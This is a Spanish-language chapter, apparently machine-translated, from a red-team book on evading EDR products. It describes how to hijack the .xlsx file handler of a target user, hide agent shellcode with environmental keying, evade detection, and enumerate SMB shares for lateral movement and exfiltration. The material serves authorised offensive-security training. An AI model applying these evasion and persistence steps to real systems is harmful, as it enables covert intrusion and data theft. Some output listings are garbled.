Para asumir la identidad de otro usuario, podríamos extraer credenciales de LSASS. Desafortunadamente, abrir un identificador a LSASS con derechos PROCESS_VM_READ puede ser una sentencia de muerte para nuestra operación cuando nos enfrentamos a un EDR moderno. Hay muchas formas de evitar abrir un identificador con estos derechos, como robar un identificador abierto por otro proceso o abrir un identificador con derechos PROCESS_DUP_HANDLE y luego cambiar los derechos solicitados al llamar a kernel32! DuplicateHandle(). Sin embargo, todavía estamos ejecutando en excel.exe (o explorer.exe, si nuestro mecanismo de persistencia tiene rojo), y abrir un nuevo identificador de proceso puede provocar que se realice una investigación adicional, si no genera una alerta directamente.

Si queremos actuar como otro usuario pero no queremos tocar LSASS, aún así... Tenemos muchas opciones, especialmente porque somos administradores locales.

Obtener una lista de usuarios frecuentes

Una de mis formas favoritas es dirigirme a usuarios que sé que inician sesión en el sistema. Para ver los usuarios disponibles, podemos ejecutar el módulo LogonEvents de Seatbelt , que nos indica qué usuarios han iniciado sesión recientemente. Esto generará algunos indicadores relacionados con el espacio de nombres, las clases y los nombres de los métodos predeterminados de Seatbelt, pero podemos simplemente cambiarlos antes de compilar el ensamblaje. Una vez que obtengamos los resultados de Seatbelt, también podemos verificar los subdirectorios en C:\Users\ usando dir o una utilidad de listado de directorios equivalente para ver qué usuarios tienen una carpeta de inicio en el sistema.

Nuestra ejecución del módulo LogonEvents devuelve múltiples eventos de inicio de sesión del usuario TTAYLOR.ADMIN@BINFORD.COM durante los últimos 10 días. Podemos suponer por el nombre que este usuario es administrador de algo, aunque no estamos muy seguros de qué.

Secuestro de un controlador de archivos

A continuación se indican dos métodos para atacar a los usuarios del sistema en el que se está operando: crear una puerta trasera en un archivo .lnk del escritorio del usuario para una aplicación que abre con frecuencia, como un navegador, y secuestrar un controlador de archivos para el usuario objetivo mediante la modificación del registro. Ambas técnicas se basan en la creación de nuevos archivos en el host. Sin embargo, el uso de archivos .lnk ha sido ampliamente cubierto en informes públicos, por lo que es probable que haya detecciones relacionadas con su creación. Los secuestros de controladores de archivos han recibido menos atención. Por lo tanto, su uso puede representar un riesgo menor para la seguridad de nuestra operación.

Para los lectores que no estén familiarizados con esta técnica, veamos la información de fondo relevante. Windows necesita saber qué aplicaciones abren archivos con determinadas extensiones. Por ejemplo, de forma predeterminada, el navegador abre archivos .pdf , aunque los usuarios pueden cambiar esta configuración. Estas asignaciones de extensión a aplicación se almacenan en el registro, en HKLM\Software\Classes\ para controladores.

registrado para todo el sistema y HKU:\<SID>\SOFTWARE\Classes\ para registros por usuario.

Al cambiar el controlador de una extensión de archivo específica a un programa que implementamos, podemos lograr que nuestro código se ejecute en el contexto del usuario que abrió el tipo de archivo pirateado. Luego, podemos abrir la aplicación legítima para engañar al usuario y hacerle creer que todo está normal. Para que esto funcione, debemos crear una herramienta que primero ejecute nuestro shellcode de agente y luego envíe por proxy la ruta del archivo que se abrirá al controlador de archivo original.

La parte del ejecutor del shellcode puede utilizar cualquier método de ejecución de nuestro código de agente y, como tal, heredará los indicadores exclusivos de ese método de ejecución. Esto es lo mismo que sucedió con nuestra carga útil de acceso inicial, por lo que no volveremos a cubrir los detalles de eso. La parte de proxy puede ser tan simple como llamar a kernel32!CreateProcess() en el controlador de archivo deseado y pasar los argumentos recibidos del sistema operativo cuando el usuario intenta abrir el archivo. Dependiendo del objetivo del secuestro, esto puede crear una relación anormal entre procesos padre-hijo, ya que nuestro controlador intermediario malicioso será el padre del controlador legítimo. En otros casos, como los archivos .accountpicture-ms , el controlador es una DLL que se carga en explorer.exe, lo que hace que el proceso hijo pueda parecer un hijo de explorer.exe en lugar de otro ejecutable.

Elección de una extensión de archivo

Debido a que todavía estamos ejecutándonos en excel.exe, la modificación de binarios arbitrarios de le-handler puede parecer extraña para un EDR que monitorea los eventos del registro. Sin embargo, Excel es directamente responsable de ciertas extensiones de archivo, como .xlsx y .csv. Si la detección es una preocupación, es mejor elegir un controlador que sea adecuado para el contexto.

Desafortunadamente para nosotros, Microsoft ha implementado medidas para limitar nuestra capacidad de cambiar el controlador asociado con ciertas extensiones de archivo a través de la modificación directa del registro; verifica los hashes que son únicos para cada aplicación y usuario. Podemos enumerar estas extensiones de archivo protegidas buscando claves de registro con subclaves UserChoice que contengan un valor llamado Hash. Entre estas extensiones de archivos protegidas se encuentran los tipos de archivos Office (como .xlsx y .docx), .pdf, .txt y .mp4, por nombrar algunos. Si queremos piratear las extensiones de archivos relacionadas con Excel, necesitamos de alguna manera descifrar el algoritmo que utiliza Microsoft para crear estos hashes y volver a implementarlo nosotros mismos.

Afortunadamente, el usuario de GitHub “default-username-was-already-taken” ofrece una versión de PowerShell del algoritmo hash necesario, Set-FileAssoc.ps1. Trabajar con PowerShell puede ser complicado; está sujeto a altos niveles de escrutinio por parte de AMSI, el registro de bloques de scripts y los consumidores que monitorean el proveedor ETW asociado. A veces, el mero hecho de que se genere powershell.exe puede activar una alerta para un proceso sospechoso.

Por lo tanto, intentaremos utilizar PowerShell de la forma más segura posible, con el menor riesgo de exposición. Analicemos más de cerca cómo la ejecución de este script en el objetivo podría hacernos caer en la trampa y veamos qué podemos mitigar.

Modificación del script de PowerShell

Si revisa el script usted mismo, verá que no es demasiado alarmante; parece ser una herramienta administrativa estándar. El script primero configura una firma P/Invoke para la función advapi32!RegQueryInfoKey() y agrega una clase C# personalizada llamada HashFuncs. Define algunas funciones auxiliares que interactúan con el registro, enumeran usuarios y calculan el hash UserChoice .

El bloque nal ejecuta el script, configurando el nuevo controlador de archivo y el hash para la extensión de archivo especificada.

Esto significa que no necesitaremos modificar mucho. Lo único que necesitamos Lo que nos preocupa son algunas de las cadenas estáticas, ya que son las que capturarán los sensores. Podemos eliminar la gran mayoría de ellas, ya que se incluyen con fines de depuración. Podemos cambiarles el nombre o modificar el resto. Estas cadenas incluyen el contenido de las variables, así como los nombres de las variables, funciones, espacios de nombres y clases que se utilizan en todo el script.

Todos estos valores están totalmente bajo nuestro control, por lo que podemos cambiarlos como queramos.

Sin embargo, debemos tener cuidado con los valores que cambiamos. Los EDR pueden detectar la obfuscación de scripts observando la entropía, o aleatoriedad, de una cadena. En una cadena verdaderamente aleatoria, todos los caracteres deberían recibir la misma representación. En inglés, las cinco letras más comunes son E, T, A, O e I; las letras menos utilizadas son Z, X y Q. Cambiar el nombre de nuestras cadenas a valores como z0fqxu5 y xyz123 podría alertar a un EDR sobre la presencia de cadenas de alta entropía. En cambio, podemos simplemente usar palabras en inglés, como eagle y oatmeal, para realizar nuestro reemplazo de cadena.

Ejecución del script de PowerShell

La siguiente decisión que debemos tomar es cómo vamos a ejecutar este script de Power Shell. Si utilizamos Cobalt Strike Beacon como agente de ejemplo, tenemos algunas opciones disponibles en nuestro agente de comando y control:

1. Coloque el archivo en el disco y ejecútelo directamente con powershell.exe.
2. Ejecute el script en la memoria utilizando una base de descarga y powershell.exe.
3. Ejecute el script en la memoria utilizando PowerShell no administrado (PowerPick) en un proceso sacrificial.
4. Inyecte PowerShell no administrado en un proceso de destino y ejecute el script en memoria (psinject).

La opción 1 es la menos preferible, ya que implica actividades que Excel no haría. Rara vez se ejecuta. La opción 2 es un poco mejor porque ya no tenemos que colocar el script en el sistema de archivos del host, pero introduce indicadores altamente sospechosos, tanto en los artefactos de red generados cuando solicitamos el script desde el servidor que aloja la carga útil como en la invocación de powershell.exe. por Excel con un script descargado de internet.

La opción 3 es un poco mejor que las dos anteriores, pero no está exenta de riesgos. Generar un proceso secundario siempre es peligroso, especialmente cuando

Combinado con inyección de código. La opción 4 no es mucho mejor, ya que elimina el requisito de crear un proceso secundario, pero aún requiere abrir un identificador para un proceso existente e injectarle código.

Si consideramos que las opciones 1 y 2 están descartadas porque no queremos...

Excel genera powershell.exe, nos quedamos decidiendo entre las opciones 3 y 4.

No hay una respuesta correcta, pero me parece que el riesgo de usar un proceso sacrificial es más aceptable que el riesgo de inyectar en otro. El proceso sacrificial terminará tan pronto como nuestro script complete su ejecución, eliminando los artefactos persistentes, incluidas las DLL cargadas y el script de PowerShell en memoria, del host. Si inyectáramos en otro proceso, esos indicadores podrían permanecer cargados en el proceso host incluso después de que nuestro script se complete. Por lo tanto, usaremos la opción 3.

A continuación, tenemos que decidir qué objetivo debe tener nuestro secuestro. Si quisieramos...

Si queremos ampliar nuestro acceso de forma indiscriminada, queríamos secuestrar una extensión para todo el sistema. Sin embargo, lo que buscamos es el usuario TTAYLOR.ADMIN. Dado que tenemos derechos de administrador local en el sistema actual, podemos modificar las claves de registro de un usuario específico a través de la sección HKU , suponiendo que conocemos el identificador de seguridad (SID) del usuario.

Afortunadamente, hay una manera de obtener el SID de LogonEvents de Seatbelt módulo. Cada evento 4624 contiene el SID del usuario en el campo SubjectUserSid .

Seatbelt comenta este atributo en el código para mantener la salida limpia, pero podemos simplemente descomentar esa línea y volver a compilar la herramienta para obtener esa información sin necesidad de ejecutar nada más.

Construyendo el controlador malicioso

Con toda la información necesaria recopilada, podemos secuestrar el controlador de la extensión del archivo .xlsx solo para este usuario. Lo primero que debemos hacer es crear el controlador malicioso. Esta sencilla aplicación ejecutará nuestro shellcode y luego abrir el manejador de archivo deseado, que debería abrir el archivo seleccionado por el usuario de la manera que esperaría. Este archivo deberá escribirse en el sistema de archivos de destino, por lo que sabemos que se escaneará, ya sea en el momento en que lo carguemos o en su primera invocación según el controlador.

Configuración del minifiltro del EDR. Para mitigar parte de este riesgo, podemos ofuscar al controlador maligno de una manera que, con suerte, nos permitirá volar sin ser detectados.

El primer gran problema que tendremos que ocultar es la gran masa de código shell del agente que se encuentra en nuestro archivo. Si no lo ocultamos, un escáner experimentado identificará rápidamente a nuestro controlador como malicioso. Una de mis formas favoritas de ocultar estas masas de código shell del agente se denomina clave ambiental. La idea general es que se cifra el código shell utilizando una clave simétrica derivada de algún atributo exclusivo del sistema o contexto en el que se ejecutará. Esto puede ser cualquier cosa, desde el nombre de dominio interno del objetivo hasta el número de serie del disco duro dentro del sistema.

En nuestro caso, nos dirigimos al usuario TTAYLOR.ADMIN@BINFORD .COM, por lo que usamos su nombre de usuario como clave. Como queremos que la clave sea difícil de forzar si nuestra carga útil cae en manos de un responsable de incidentes, la ampliamos a 32 caracteres repitiendo la cadena,

haciendo que nuestra clave simétrica sea la siguiente:

TTAYLOR.ADMIN@BINFORD.COMTTAYLOR. También podríamos combinarla con otros atributos, como la dirección IP actual del sistema, para agregarle más variación a la cadena.

Volviendo a nuestro sistema de desarrollo de carga útil, generamos el shell del agente. código y cifrarlo utilizando un algoritmo de clave simétrica, por ejemplo, AES-256. junto con nuestra clave. Luego reemplazamos el shellcode no ofuscado con el blob cifrado. A continuación, necesitamos agregar funciones de derivación y descifrado de claves. Para obtener nuestra clave, nuestra carga útil debe consultar el nombre del usuario que se está ejecutando. Hay formas sencillas de hacer esto, pero tenga en cuenta que cuanto más simple sea el método de derivación, más fácil será para un analista experto invertir la lógica. Cuanto más oscuro sea el método de identificación del nombre del usuario, mejor; dejaré la búsqueda de una estrategia adecuada como ejercicio para el lector. La función de descifrado es mucho más sencilla. Simplemente completamos la clave hasta los 32 bytes y luego pasamos el shellcode cifrado y la clave a través de una implementación de descifrado AES-256 estándar, luego guardamos los resultados descifrados.

Ahora viene el truco. Solo el usuario al que nos dirigimos debería poder descifrar la carga útil, pero no tenemos garantías de que no caiga en manos del SOC de Binford o de proveedores de servicios de seguridad gestionados. Para tener en cuenta esta posibilidad, podemos utilizar un sensor de manipulación, que funciona de la siguiente manera. Si el descifrado funciona como se espera, el búfer descifrado se llenará con contenido conocido que podemos codificar. Si se utiliza la clave incorrecta, el búfer resultante no será válido, lo que provocará una discrepancia de hash. Nuestra aplicación puede tomar el hash del búfer descifrado antes de ejecutarlo y notificarnos si detecta una discrepancia de hash. Esta notificación podría ser una solicitud POST a un servidor web o algo tan sutil como cambiar la marca de tiempo de un archivo específico en el sistema que monitoreamos. Luego podemos iniciar un desmantelamiento completo de la infraestructura para que los encargados de responder a incidentes no puedan comenzar a atacar nuestra infraestructura o simplemente recopilar información sobre la falla y realizar los ajustes correspondientes.

Como sabemos que implementaremos esta carga útil en un solo host, optamos por el enfoque de monitoreo de marca de tiempo. La implementación de este método es irrelevante y tiene una huella de detección muy baja; simplemente cambiamos la marca de tiempo de algún archivo oculto en lo profundo de algún directorio y luego usamos un demonio persistente para vigilarlo en busca de cambios y notificarnos si detecta algo.

Ahora necesitamos averiguar la ubicación del controlador legítimo para poder enviarle solicitudes para abrir archivos .xlsx . Podemos obtener esto del registro para un usuario específico si conocemos su SID, que nuestra copia modificada de Seatbelt nos indicó que es S-1-5-21-486F6D6549-6D70726F76-656D656E7-1032 para TTAYLOR.ADMIN@BINFORD.COM. Consultamos el valor xlsx en HKU:\S-1-5-21-486F6D6549-6D70726F76-656D656E7-1032\SOFTWARE\Microsoft\Windows\CurrentVersion\Extensions, que devuelve C:\Archivos de programa (x86)\Microsoft\Office\Root\Office16\EXCEL.EXE. De vuelta en nuestro controlador, escribimos una función rápida para llamar a kernel32!CreateProcess() con la ruta al excel.exe real, pasando el primer parámetro, que será la ruta al archivo .xlsx que se abrirá. Esto debería ejecutarse después de nuestro ejecutor de shellcode, pero no debería esperar a que se complete para que el agente que se está generando sea evidente para el usuario.

Compilando el Handler

A la hora de compilar nuestro controlador, hay un par de cosas que debemos hacer para evitar que nos detecten. Estas son:

Eliminar o alterar todas las constantes de cadena. Esto reducirá la posibilidad de que se activen o se creen firmas en función de las cadenas utilizadas en nuestro código.

Deshabilitar la creación de archivos de base de datos de programas (PDB) Estos archivos incluyen los símbolos utilizados para depurar nuestra aplicación, que no necesitaremos en nuestro destino. Pueden filtrar información sobre nuestro entorno de compilación, como la ruta en la que se compiló el proyecto.

Completar detalles de la imagen De manera predeterminada, nuestro controlador compilado contendrá solo información básica cuando se inspeccione. Para que las cosas se vean un poco más realistas, podemos completar el editor, la versión, la información de derechos de autor y otros detalles que vería después de abrir la pestaña Detalles en las propiedades del archivo.

Por supuesto, podríamos tomar medidas adicionales para proteger aún más nuestro controlador, como usar LLVM para ofuscar el código compilado y firmar el archivo .exe con un certificado de firma de código. Pero como el riesgo de que se detecte esta técnica ya es bastante bajo y contamos con algunas protecciones, dejaremos esas medidas para otro momento.

Una vez que hayamos compilado nuestro controlador con estas optimizaciones y lo hayamos probado En un entorno de laboratorio que imite el sistema Binford, estaremos listos para implementarlo.

Registrar el manejador

El registro de un manejador de archivos o protocolos puede parecer relativamente simple a primera vista; se sobrescribe el manejador legítimo con una ruta al propio. ¿Es eso? No exactamente. Casi todos los manejadores de archivos se registran con un identificador programático (ProgID), una cadena que se utiliza para identificar una clase COM. Para seguir este estándar, necesitamos registrar nuestro propio ProgID o secuestrar uno existente.

El robo de un ProgID existente puede ser riesgoso, ya que puede romper alguna funcionalidad del sistema y alertar al usuario de que algo anda mal, por lo que probablemente no sea la estrategia adecuada en este caso. También podríamos buscar un ProgID abandonado: uno que solía estar asociado con algún software instalado en el sistema. A veces, cuando se elimina el software, su desinstalador no puede eliminar el registro COM asociado. Sin embargo, encontrarlos es relativamente raro.

En su lugar, optaremos por registrar nuestro propio ProgID. Es difícil para un EDR supervisar la creación de todas las claves de registro y todos los valores que se configuran a gran escala, por lo que es muy probable que nuestro registro malicioso de ProgID pase desapercibido.

La Tabla 13-3 muestra los cambios básicos que necesitaremos realizar en el subárbol de registro del usuario de destino.

Tabla 13-3: Claves que se deben crear para el registro del controlador

Llave	Valor	Descripción
SOFTWARE\Clases\Excel.WorkBook.16\CLSID	{1CE29631-7A1E-4A36-8C04-AFCCD716A718}	Proporciona el ProgID a Asignación de CLSID
SOFTWARE\Clases\CLSID\{1CE29631-7A1E-4A36-8C04-AFCCD716A718}\ID de programa	Libro de trabajo de Excel.16	Proporciona el CLSID a Mapeo de ProgID
SOFT-WARE\Clases\CLSID\{1CE29631-7A1E-4A36-8C04-AFCCD716A718}\Servidor en proceso32	C:\ruta\al\nuestro\handler.dll	Especifica la ruta a nuestro controlador malicioso

Antes de implementar nuestros cambios en el objetivo en vivo, podemos validarlos en un entorno de laboratorio que utiliza los comandos de PowerShell que se muestran en el Listado 13-2.

```
PS > $type = [Tipo]::GetTypeFromProgId(Excel.Workbook.16)
PS > $obj = [Activador]::CreateInstance($tipo)
PS > $obj.GetMembers()
```

Listado 13-2: Validación del registro de objetos COM

Obtenemos el tipo asociado con nuestro ProgID y luego lo pasamos a una función que crea una instancia de un objeto COM. El último comando muestra los métodos compatibles con nuestro servidor como una comprobación final. Si todo funcionó correctamente, deberíamos ver los métodos que implementamos en nuestro servidor COM devueltos a través de este objeto recién instanciado.

Implementación del controlador

Ahora podemos cargar el controlador en el sistema de archivos del destino. Este ejecutable se puede escribir en cualquier ubicación a la que el usuario tenga acceso. Es posible que desees ocultarlo en alguna carpeta no relacionada con el funcionamiento de Excel, pero esto podría acabar pareciendo extraño cuando se ejecute.

En cambio, ocultarlo a simple vista puede ser nuestra mejor opción. Como somos administradores de este sistema, podemos escribir en el directorio en el que está instalada la versión real de Excel. Si colocamos nuestro archivo junto a excel.exe y le ponemos un nombre inocuo, puede parecer menos sospechoso.

Tan pronto como colocamos nuestro archivo en el disco, el EDR lo someterá a escaneo. Con suerte, las protecciones que implementamos significan que no se lo considera malicioso (aunque es posible que no lo sepamos hasta que se ejecute). Si el archivo no se pone en cuarentena de inmediato, podemos continuar realizando los cambios en el registro.

Realizar cambios en el registro puede ser bastante seguro dependiendo de lo que se esté modificando. Como se explicó en el Capítulo 5, las notificaciones de devolución de llamada del registro pueden tener que procesar miles y miles de eventos de registro por segundo. Por lo tanto, deben limitar lo que monitorean. La mayoría de los EDR monitorean solo claves asociadas con servicios específicos, así como subclaves y valores, como el valor RunAsPPL, que controla si LSASS se inicia como un proceso protegido. Esto funciona bien para nosotros, porque si bien sabemos que nuestras acciones generarán telemetría, no tocaremos ninguna de las claves que probablemente se monitoreen.

Dicho esto, debemos cambiar lo menos posible. Nuestro script de PowerShell modificará los valores que se muestran en la Tabla 13-4 en el subárbol del registro del usuario de destino.

Tabla 13-4: Claves de registro modificadas durante el registro del controlador

Clave de	Operación
registro SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.xlsx\ Elección del usuario	Borrar
SOFTWARE\Microsoft\Windows\Versión actual\Explorer\FileExts\.xlsx\ Elección del usuario	Crear
SOFTWARE\Microsoft\Windows\Versión actual\Explorer\FileExts\.xlsx\ Elección del usuario\Hash	Establecer valor
SOFTWARE\Microsoft\Windows\Versión actual\Explorer\FileExts\.xlsx\ Elección del usuario\ProgId	Establecer valor

Tan pronto como se realicen estos cambios en el registro, nuestro controlador debería funcionar en el sistema. Cada vez que el usuario abra un archivo .xlsx , nuestro controlador se invocará a través del entorno de ejecución de lenguaje común, ejecutará nuestro código shell y luego abrirá el Excel real para permitir que el usuario interactúe con la hoja de cálculo. Cuando nuestro agente se registre en nuestra infraestructura de comando y control, deberíamos verlo como TTAYLOR.ADM@
BINFORD.COM, elevando nuestros privilegios a lo que parece ser una cuenta de administrador en el dominio Active Directory de Binford, ¡todo sin abrir un identificador para LSASS!

Movimiento lateral

Ahora que nuestro agente se está ejecutando en lo que sospechamos que es una cuenta privilegiada, necesitamos descubrir qué tipo de acceso tenemos en el dominio.

En lugar de usar SharpHound para recopilar información (una actividad que se ha vuelto más difícil de realizar con éxito), podemos realizar un examen más quirúrgico para descubrir cómo podemos trasladarnos a otro huésped.

Se podría pensar que el movimiento lateral, o la expansión de nuestro acceso al entorno, debe implicar la implementación de más agentes en más hosts. Sin embargo, esto puede agregar una tonelada de nuevos indicadores que quizás no necesitemos. Tomemos como ejemplo el movimiento lateral basado en PsExec, en el que se copia un binario de servicio que contiene el shellcode del agente en el sistema de destino y se crea e inicia un servicio que apunta a ese binario recién copiado, lo que inicia una nueva devolución de llamada. Esto implicaría generar un evento de inicio de sesión de red, así como crear un nuevo archivo, claves de registro para el servicio asociado, un nuevo proceso y una conexión de red a nuestra infraestructura de comando y control o a nuestros hosts comprometidos.

La pregunta entonces es: ¿es absolutamente necesario implementar un nuevo agente o hay otras formas de obtener lo que necesitamos?

Encontrar un objetivo

Uno de los primeros lugares para comenzar a buscar objetivos de movimiento lateral es la lista de conexiones de red establecidas en el host actual. Este enfoque tiene algunas ventajas. En primer lugar, no requiere un escaneo de red. En segundo lugar, puede ayudarlo a comprender la configuración del firewall del entorno, porque si hay una conexión establecida desde el host a otro sistema, es seguro asumir que una regla de firewall lo permitió. Por último, puede permitirnos integrarnos. Dado que nuestro sistema comprometido se ha conectado a los hosts de la lista al menos una vez, una nueva conexión puede parecer menos anómala que una a un sistema con el que el host nunca se ha comunicado.

Como aceptamos el riesgo de usar Seatbelt anteriormente, podemos usarlo nuevamente. El módulo TcpConnections enumera las conexiones existentes entre nuestro host y otros en la red, como se muestra en el Listado 13-3.

===== Conexiones TCP =====

Dirección local	Servicio PID estatal de direcciones extranjeras	Nombre del proceso
0.0.0.0:135	0.0.0.0:0	ESCUCHAR 768 RpcSs svhost.exe
0.0.0.0:445	0.0.0.0:0	ESCUCHAR 4 Sistema
0.0.0.0:3389	0.0.0.0:0	ESCUCHAR 992 TermService svhost.exe
0.0.0.0:49664	0.0.0.0:0	ESCUCHAR 448 wininit.exe
0.0.0.0:49665	0.0.0.0:0	ESCUCHE 1012 EventLog svhost.exe
0.0.0.0:49666	0.0.0.0:0	ESCUCHE 944 Programación svhost.exe
0.0.0.0:49669	0.0.0.0:0	ESCUCHE 1952 Spooler spools.exe
0.0.0.0:49670	0.0.0.0:0	ESCUCHE 548 Netlogon lsass.exe
0.0.0.0:49696	0.0.0.0:0	ESCUCHE
0.0.0.0:49698	0.0.0.0:0	548 ESCUCHE 1672 PolicyAgent svhost.exe
0.0.0.0:49722	0.0.0.0:0	ESCUCHAR 540 servicios.exe
10.1.10.101:139	0.0.0.0:0	ESCUCHAR 4 Sistema
10.1.10.101:51308	52.225.18.44:443 ESTAB984	10.1.10.101:59024 borde.exe
34.206.39.153:80	ESTAB984 10.1.10.101:51308	50.62.194.59:443 borde.exe
ESTAB984 10.1.10.101:54892	10.1.10.5:49458 ESTAB2544	borde.exe
10.1.10.101:65532	10.1.10.48:445	agente.exe
		Establecimiento 4 Sistema 1

Listado 13-3: Enumeración de conexiones de red con Seatbelt

Esta salida a veces puede resultar abrumadora debido al gran volumen de conexiones que realizan algunos sistemas. Podemos reducir un poco esta lista eliminando las conexiones que no nos interesan. Por ejemplo, podemos eliminar las conexiones HTTP y HTTPS, ya que lo más probable es que necesitemos proporcionar un nombre de usuario y una contraseña para acceder a estos servidores; tenemos acceso a un token que pertenece a TTAYLOR .ADM@BINFORD.COM pero no a la contraseña del usuario. También podemos eliminar las conexiones de bucle invertido, ya que esto no nos ayudará a ampliar nuestro acceso a nuevos sistemas en el medio ambiente. Eso nos deja con una lista sustancialmente más pequeña.

Desde aquí, notamos múltiples conexiones a hosts internos a través de puertos arbitrariamente altos, lo que indica tráfico RPC. Es probable que no haya firewalls entre nosotros y los hosts, ya que las reglas explícitas para estos puertos son muy poco frecuentes, pero averiguar la naturaleza del protocolo es complicado si no tenemos acceso a la GUI. al anfitrión.

También hay una conexión a un host interno a través del puerto TCP 445 1, lo que prácticamente siempre es una indicación de navegación remota de archivos compartidos mediante SMB. SMB puede usar nuestro token para la autenticación y no siempre nos pedirá que ingresemos credenciales. Además, podemos aprovechar la funcionalidad de intercambio de archivos para explorar el sistema remoto sin implementar un nuevo agente. ¡Eso suena exactamente como lo que buscamos!

Enumeración de acciones

Suponiendo que se trata de una conexión SMB tradicional, ahora necesitamos encontrar el nombre del recurso compartido al que se accede. La respuesta fácil, especialmente si asumimos que somos un administrador, es montar el recurso compartido C\$. Esto nos permitirá explorar el volumen del sistema operativo como si estuviéramos en la raíz de la unidad C :.

Sin embargo, en entornos empresariales, rara vez se accede a las unidades compartidas de esta manera. Las carpetas compartidas son mucho más comunes. Desafortunadamente para nosotros, enumerar estos recursos compartidos no es tan simple como simplemente enumerar el contenido de \\10.1.10.48\ . Sin embargo, existen muchas formas de obtener esta información.

Exploraremos algunas de ellas:

El uso del comando net view requiere que ejecutemos net.exe en el host, que los sensores de creación de procesos de un EDR examinan minuciosamente

Ejecución de Get-SmbShare en PowerShell Cmdlet integrado de PowerShell que funciona tanto de forma local como remota, pero requiere que invoquemos powershell.exe

Ejecución de Get-WmiObject Win32_Share en PowerShell Similar al cmdlet anterior pero consulta recursos compartidos a través de WMI

Ejecutar SharpWMI.exe action= query query= " "select* from win32 _share" "

Funcionalmente es lo mismo que el ejemplo de PowerShell anterior, pero utiliza un ensamblado .NET, lo que nos permite operar usando execute-assembly y sus equivalentes

Uso de recursos compartidos de red Seatbelt.exe Casi idéntico a SharpWMI; utiliza la clase WMI Win32_Share para consultar los recursos compartidos en un sistema remoto

Estos son sólo algunos ejemplos, y cada uno de ellos tiene sus ventajas y desventajas. Dado que ya hemos trabajado para ofuscar Seatbelt y sabemos que funciona bien en este entorno, podemos usarlo nuevamente aquí. La mayoría de los EDR funcionan en un modelo centrado en procesos, lo que significa que rastrean la actividad en función de los procesos. Al igual que nuestro acceso inicial, ejecutaremos en excel.exe y, si es necesario, configuraremos nuestro proceso spawnto en la misma imagen que tenía anteriormente. Cuando enumeramos los recursos compartidos remotos en 10.1.10.48, Seatbelt genera la salida que se muestra en el Listado 13-4.

===== Recursos compartidos de red =====	
Nombre	:FIN
Camino	: C:\Acciones\FIN
Descripción	:
Tipo	:Unidad de disco
Nombre	:ESP
Camino	: C\Shares\ENG

Descripción	:
Tipo	:Unidad de disco
Nombre	:
Camino	: C:\Acciones\IT
Descripción	:
Tipo	:Unidad de disco
--recorte--	
[*] Recopilación completada en 0,121 segundos	

Listado 13-4: Enumeración de recursos compartidos de red con Seatbelt

La información nos dice algunas cosas sobre el sistema de destino. En primer lugar, tenemos la capacidad de explorar C\$, lo que indica que se nos concedió acceso de lectura a su volumen de sistema de archivos o, más probablemente, tenemos acceso administrativo al host. El acceso de lectura a C\$ nos permite enumerar cosas como el software instalado y los archivos de los usuarios. Ambos pueden proporcionar un contexto valioso sobre cómo se utiliza el sistema y quién lo utiliza.

Sin embargo , las otras acciones de red son más interesantes que C\$. Parecen pertenecer a varias unidades de negocio dentro de Binford: FIN podría significar Finanzas, ENG Ingeniería, IT Tecnología de la información, MKT Marketing, etc. ENG podría ser un buen objetivo en función de nuestros objetivos establecidos.

Sin embargo, existen riesgos de detección para averiguarlo con seguridad. Cuando enumeramos el contenido de un recurso compartido remoto, ocurren algunas cosas. Primero, se establece una conexión de red con el servidor remoto. El controlador de filtro de red de EDR supervisará esto y, dado que es una conexión de cliente SMB, también entra en juego el proveedor ETW Microsoft-Windows-SMBClient. Nuestro cliente se autenticará en el sistema remoto, creando un evento a través del proveedor ETW Microsoft-Windows-Security-Auditing (así como un ID de evento 5140, que indica que se accedió a un recurso compartido de red, en el registro de eventos de seguridad) en el sistema remoto. Si se establece una lista de control de acceso del sistema (SACL), un tipo de lista de control de acceso que se utiliza para auditar las solicitudes de acceso realizadas para un objeto, en la carpeta compartida o los archivos que se encuentran dentro, se generará un evento a través del proveedor ETW Microsoft-Windows-Security-Auditing (así como un ID de evento 4663) cuando se acceda al contenido de la carpeta compartida.

Sin embargo, recuerde que el hecho de que la telemetría se haya generado en el host no significa necesariamente que se haya capturado. En mi experiencia, los EDR no monitorean casi nada de lo que mencioné en el párrafo anterior. Es posible que monitorean el evento de autenticación y la red, pero estamos usando una conexión de red ya establecida con el servidor SMB, lo que significa que navegar por el recurso compartido ENG podría permitirnos integrarnos con el tráfico normal que proviene de este sistema, lo que reduce la probabilidad de detección debido a un evento de acceso anómalo.

Esto no quiere decir que nos integremos tanto que no habrá ningún riesgo. Es posible que nuestro usuario no navegue normalmente por el recurso compartido ENG , lo que hace que cualquier evento de acceso sea anómalo en el nivel de archivo. Es posible que existan controles que no sean EDR, como software de prevención de pérdida de datos o un canario facilitado a través de la SACL.

para medir la recompensa de esta acción que potencialmente contiene las joyas de la corona de Binford frente al riesgo de detección que supone nuestra navegación.

Todas las señales apuntan a que esta unidad contiene lo que buscamos, por lo que comenzamos a enumerar recursivamente los subdirectorios del recurso compartido ENG y encontramos \\10.1.10.48\ENG\Products\6100\3d\screwdriver_v42.stl, un archivo de estereolitografía que se utiliza habitualmente en aplicaciones de diseño en el mundo de la ingeniería mecánica. Para comprobar que este archivo es el modelo 3D del destornillador para zurdos Binford 6100, necesitaremos extraerlo y abrirlo en una aplicación capaz de procesar archivos .stl .

Exfiltración de archivos

El último paso de nuestro ataque es extraer las joyas de la corona de Binford de su entorno. Curiosamente, de todo lo que hemos hecho en esta operación, esto es lo que tiene menos probabilidades de ser detectado por el EDR a pesar de tener el mayor impacto en el medio ambiente. Para ser justos, no es realmente el dominio del EDR. Aun así, los sensores podrían detectar nuestra extracción de datos, por lo que debemos ser cautelosos en nuestro enfoque.

Existen muchas formas de extraer datos de un sistema. La elección de una técnica depende de varios factores, como la ubicación, el contenido y el tamaño de los datos. Otro factor a tener en cuenta es la tolerancia a fallos del formato de datos. Si no recibimos el contenido completo del archivo, ¿seguirá funcionando? Un archivo de texto es un buen ejemplo de un tipo de archivo muy tolerante a fallos, ya que si falta la mitad del archivo, simplemente nos falta la mitad del texto del documento. Por otro lado, las imágenes generalmente no son tolerantes a fallos, porque si nos falta alguna parte de la imagen, generalmente no podremos reconstruirla de ninguna manera significativa.

Por último, debemos considerar la rapidez con la que necesitamos los datos. Si los necesitamos pronto y de una sola vez, normalmente corremos un mayor riesgo de detección que si los extraemos lentamente, porque el volumen de datos transmitidos a través de los límites de la red, donde es probable que se implemente la supervisión de seguridad, será mayor en un período de tiempo determinado.

